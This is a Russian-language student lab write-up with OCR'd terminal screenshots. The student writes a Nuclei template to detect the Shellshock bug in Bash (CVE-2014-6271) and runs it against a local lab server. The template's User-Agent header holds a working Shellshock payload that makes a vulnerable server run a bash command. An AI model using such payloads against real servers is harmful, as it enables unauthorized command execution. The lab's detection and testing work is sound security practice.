
Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~/Lab3
Файл Действия Правка Вид Справка

```
┌──(aushakov㉿kalilabs)-[~]
└─$ mkdir Lab3

┌──(aushakov㉿kalilabs)-[~]
└─$ cd Lab3

┌──(aushakov㉿kalilabs)-[~/Lab3]
└─$ pwd
/home/aushakov/Lab3

┌──(aushakov㉿kalilabs)-[~/Lab3]
└─$ 
```

Создаю файл для шаблона Nuclei для детектирования уязвимости Shellshock (сам шаблон приложен отдельным файлом)


Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~/Lab3
Файл Действия Правка Вид Справка

```
┌──(aushakov㉿kalilabs)-[~]
└─$ mkdir Lab3

┌──(aushakov㉿kalilabs)-[~]
└─$ cd Lab3

┌──(aushakov㉿kalilabs)-[~/Lab3]
└─$ pwd
/home/aushakov/Lab3

┌──(aushakov㉿kalilabs)-[~/Lab3]
└─$ touch shellshock-detect.yaml

┌──(aushakov㉿kalilabs)-[~/Lab3]
└─$ ls -la
итого 8
drwxrwxr-x  2 aushakov aushakov 4096 мар 24 11:46 .
drwx------ 18 aushakov aushakov 4096 мар 24 11:43 ..
-rw-rw-r--  1 aushakov aushakov    0 мар 24 11:46 shellshock-detect.yaml

┌──(aushakov㉿kalilabs)-[~/Lab3]
└─$ 
```



Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~/Lab3
Файл Действия Правка Вид Справка

```
  GNU nano 8.3                                  shellshock-detect.yaml *
id: lab3-shellshock-detect
info:
  name: Lab3 Shellshock detector
  author: me
  severity: critical
  description: Lab3 Shellshock detector
requests:
  - method: GET
    path:
      - "{{BaseURL}}/cgi-bin/vulnerable"
    headers:
      User-Agent: () { :; }; echo; echo; /bin/bash -c 'echo IDDQD+IDKFA+IDCLIP'
    matchers:
      - type: word
        words:
          - "IDDQD+IDKFA+IDCLIP"
        part: body

^G Справка    ^O Записать   ^F Поиск      ^K Вырезать   ^T Выполнить  ^C Позиция    M-U Отмена    M-A Установить метM-] На скобку  M-B Предыдущий ◂ Назад      ^◂ ПредСлово  ^A Начало
^X Выход      ^R ЧитФайл    ^\ Замена     ^U Вставить   ^J Выровнять  ^/ К строке   M-E Повтор    M-6 Копировать ^B Обр. поиск M-F Следующий  ▸ Вперёд     ^▸ СледСлово  ^E Конец
```

Этот шаблон предназначен для выявления уязвимости Shellshock (CVE-2014-6271) на целевых серверах. Уязвимость Shellshock возникает из-за некорректной обработки переменных окружения в оболочке Bash, что дает возможность злоумышленнику выполнять произвольные команды на уязвимом сервере.

Шаблон отправляет HTTP-запрос к целевому хосту с использованием специально сконструированного заголовка User-Agent, который пытается использовать данную уязвимость. Если сервер подвержен атаке, он выполнит команду echo IDDQD+IDKFA+IDCLIP, и в ответе будет присутствовать строка "IDDQD+IDKFA+IDCLIP", что указывает на наличие уязвимости.

Запускаю выполнение Nuclei только на моем созданном шаблоне



Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~/Lab3
Файл Действия Правка Вид Справка
Поиск
ENG
15:40
24.03.2025
Right Ctrl

```
┌──(aushakov㉿kalilabs)-[~/Lab3]
└─$ nuclei -t ./shellshock-detect.yaml -u http://localhost:8080

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v2.9.15

                projectdiscovery.io

[INF] nuclei-templates are not installed, installing...
[INF] Successfully installed nuclei-templates at /home/aushakov/nuclei-templates
[WRN] Found 1 templates loaded with deprecated protocol syntax, update before v3 for continued support.
[INF] Current nuclei version: v2.9.15 (outdated)
[INF] Current nuclei-templates version: v10.1.5 (latest)
[INF] New templates added in latest release: 281
[INF] Templates loaded for current scan: 1
[INF] Targets loaded for current scan: 1
[lab3-shellshock-detect] [http] [critical] http://localhost:8080/cgi-bin/vulnerable

┌──(aushakov㉿kalilabs)-[~/Lab3]
└─$ 
```

Видно, что Nuclei нашел уязвимость с помощью моего созданного шаблона. Это означает, что шаблон создан корректно.